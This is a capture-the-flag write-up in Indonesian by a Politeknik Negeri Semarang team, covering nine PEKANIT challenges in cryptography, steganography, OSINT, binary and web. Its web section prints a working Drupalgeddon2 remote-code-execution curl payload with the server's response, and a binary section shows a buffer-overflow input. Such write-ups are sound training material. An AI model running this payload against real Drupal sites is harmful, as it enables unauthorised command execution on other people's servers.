

**WRITE UP CTF PEKANIT  
RESIDIVIS**




**Politeknik Negeri Semarang**

**1. Nama : Friday the 13th**

**Kategori : Cryptography**

**Solusi :**

```
13th.txt - Notepad
File Edit Format View Help
Vfag_VG_4_FP4EL_E0G4G10A
```





Kami mendownload file 13th.txt lalu membukanya dan mendapatkan text yang belum di decode, setelah itu kami mencoba mendecode menggunakan ROT 13 berdasarkan clue dari nama soal yaitu Friday the 13<sup>th</sup>. Setelah mendecode kami mendapatkan flagnya  
**Flag : PEKANIT{Isnt\_IT\_4\_SC4RY\_R0T4T10N}**

2. **Nama : Exclusive lock**

**Kategori : Binary Exploitation**

**Solusi :**





```
root@kali: /home/kali/Downloads
File Actions Edit View Help
Python 3.10.5 (main, Jun 8 2022, 09:26:22) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x13333337
322122551
>>> 0xdeadbabe
3735927486
>>> print(322122551 ^ 3735927486)
3449719177
>>> quit()

root@kali: /home/kali/Downloads
# nc 20.78.120.7 47666
This Program is locked, please input the pin to enter
PIN : 3449719177
Correct !!!

PEKANIT{YOU_FOUND_TH3_X0R_NUMB3R}
```

Kami mencoba membuka program di soal menggunakan ghidra, kemudian kami membuka pada bagian unlockit, setelah itu kami menemukan fungsi yang digunakan untuk mendapatkan pin, setelah mengerjakan fungsi tersebut menggunakan python3 kami mendapatkan pinnya = 3449719177. Setelah nc kami memasukkan pinnya dan mendapatkan flag.


**Flag : PEKANIT{YOU\_FOUND\_TH3\_X0R\_NUMB3R }**

**3. Nama : He is the leader**


**Kategori : Special**

**Solusi :**


Kami melakukan searching di google dengan keyword hacker KONSLET dan mendapatkan sebuah halaman berita



Pada halaman tersebut kami menemukan sebuah nama yaitu Yusa, setelah itu kami melakukan searching lagi dan menemukan sebuah web yang sudah dihack oleh Sanjungan Jiwa Team, terdapat nama Yusa disana.



Kami melakukan searching lagi




Flag : PEKANIT{CAESAR }

4. Nama : Abandoned Site

Kategori : Web

Solusi :



```
root@kali: /home/kali/Downloads
File Actions Edit View Help

(root@kali)-[/home/kali/Downloads]
# curl -k -i 'http://20.78.120.7:3000/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax' --data 'form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mail[a][#type]=markup&mail[a][#markup]=cat /flag.txt'
HTTP/1.1 200 OK
Date: Mon, 10 Oct 2022 07:10:10 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Ajax-Token: 1
Content-Length: 191
Content-Type: application/json

[{"command":"insert","method":"replaceWith","selector":null,"data":"PEKANIT{CVE_2018_7500_DRUPALGEDDON}\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C/span\u003E","settings":null}]

(root@kali)-[/home/kali/Downloads]
#
```

Kami menggunakan sebuah tools bernama drupalgeddon yang kami dapatkan dari github <https://github.com/ruthvikvegunta/Drupalgeddon2> , kemudian kami menggunakan curl -k -i

'http://20.78.120.7:3000/user/register?element\_parents=account/mail/%23value&ajax\_form=1&\_wrapper\_format=drupal\_ajax' --data 'form\_id=user\_register\_form&\_drupal\_ajax=1&mail[a][#post\_render][]=exec&mail[a][#type]=markup&mail[a][#markup]=cat /flag.txt'


untuk melihat isi dari /flag.txt

Flag : PEKANIT{CVE\_2018\_7500\_DRUPALGEDDON}

5. Nama : Memories of sound

Kategori : Steganography


Solusi :




Kami mendownload file mp3 dari soal, setelah itu kami mendengarkannya dan memutuskan untuk melakukan detection menggunakan website [DTMF detection demo \(unframework.github.io\)](https://unframework.github.io/dtmf-detect/), setelah itu kami mendapatkan kode angka dari soundnya.

Angka yang dihasilkan :

92947096897915103260024173622472643708652096525022272912174926392790068  
95853181



Setelah itu kami mencoba mendecode angka tersebut dari decimal ke hexadecimal.



Hasil decode dari hex number tersebut setelah itu kami decode lagi dari hexadecimal ke text ASCII dan didapatkan flagnya

**Flag : PEKANIT{TETOTET\_MUD4H\_B4NG3T\_K4}**

**6. Nama : Berangkas**

**Kategori : Binary**

**Solusi :**

```

(root@kali)-[/home/kali/Downloads]
# nc 20.78.120.7 47888
Username: 222222222222
Pass: a
Welcome to the system
PEKANIT{BUFF3R_0V3RFL0W_1S_FUN_R1GHT}
Access granted with id: 323232Here is the flag

(root@kali)-[/home/kali/Downloads]
# 

```

Kami menggunakan ghidra untuk membuka program tersebut dan menemukan bahwa username dapat di buffer overflow lebih dari 12 variabel. Setelah itu kami mencoba memasukkan username dengan panjang 13 angka dan mencoba masuk, dan akhirnya flag dapat ditemukan.

**Flag : PEKANIT{BUFF3R\_0V3RFL0W\_1S\_FUN\_R1GHT }**



7. Nama : Event

Kategori : Binary

Solusi :

```
var_18h = sym.getDecryptedStr_char__char_unsigned_
var_4h._0_4_ = 0;
for (var_8h = 0; var_8h < 7; var_8h = var_8h + 1)
{
    if (var_5eh[var_8h] == *(&var_90h + var_8h)) {
        var_4h._0_4_ = var_4h + 1;
    }
}
if (var_4h == 0) {
    uVar1 = sym.std::basic_ostream_char::cahrtrait
    (*0x1400043d0, "Correct Pa
```


Kami mencoba membuka isi dari program tersebut dan menemukan sebuah celah dari password, kemudian kami melakukan patching file menggunakan program diatas dan mendapatkan flagnya

Flag : PEKANIT{C00L\_B1N4RY\_P4TCH1NG }

8. Nama : Overthinking

Kategori : Steganography

Solusi :




```
root@kali: /home/kali/Downloads
File Actions Edit View Help
(root@kali)-[/home/kali/Downloads]
# file Overthinking.png
Overthinking.png: data
(root@kali)-[/home/kali/Downloads]
# pngcheck -v Overthinking.png
File: Overthinking.png (295820 bytes)
this is neither a PNG or JNG image nor a MNG stream
ERRORS DETECTED in Overthinking.png
(root@kali)-[/home/kali/Downloads]
#
```



Pertama kami membaca kode file di linux ini untuk mengetahui format apa yang dipakai pada gambar.

Setelah itu kami melakukan pengecekan dengan menggunakan pngcheck diketahui bahwa terdapat eror pada gambar Langkah berikutnya kita gunakan perintah bless untuk mengetahui signature pada gambar





Diketahui header pada gambar belum didapati Format PNG Lakukan penambahan header




Pada dasarnya file Overthinking.png masih kekurangan total 10byte nah untuk penambahan sendiri saya mencopy dengan menggunakan file png gambar lain kemudian cukup digabungkan pada file Overthinking.png

Hasil gambar :



Didapati gambar hitam namun saya memiliki kecurigaan ada sedikit kecerahan pada gambar hingga membentuk asuatu garis

Langkah berikutnya lakukan perubahan kontras pada gambar disini saya menggunakan handphone untuk mengatur kontrasnya



**Flag** : PEKANIT{ADJUST\_COLOR }

9. Nama : The perspective

Kategori : Cryptography


Solusi :

```
File Edit Format View Help
Hvxivg nvhhztv olxzgvw zg:
izd : eDtem4yE
```

Dari soal crypto.txt tersebut pertama kami melakukan decode menggunakan Atbash Cipher dan menghasilkan sebuah secret message berupa raw : vWgvn4bV



Setelah mendapatkan message tersebut kami mencoba untuk membuka raw tersebut di Pastebin dan muncul lah flagnya.



Flag : PEKANIT{V3RY\_E4SY\_4TB4S\_C1PH3R}

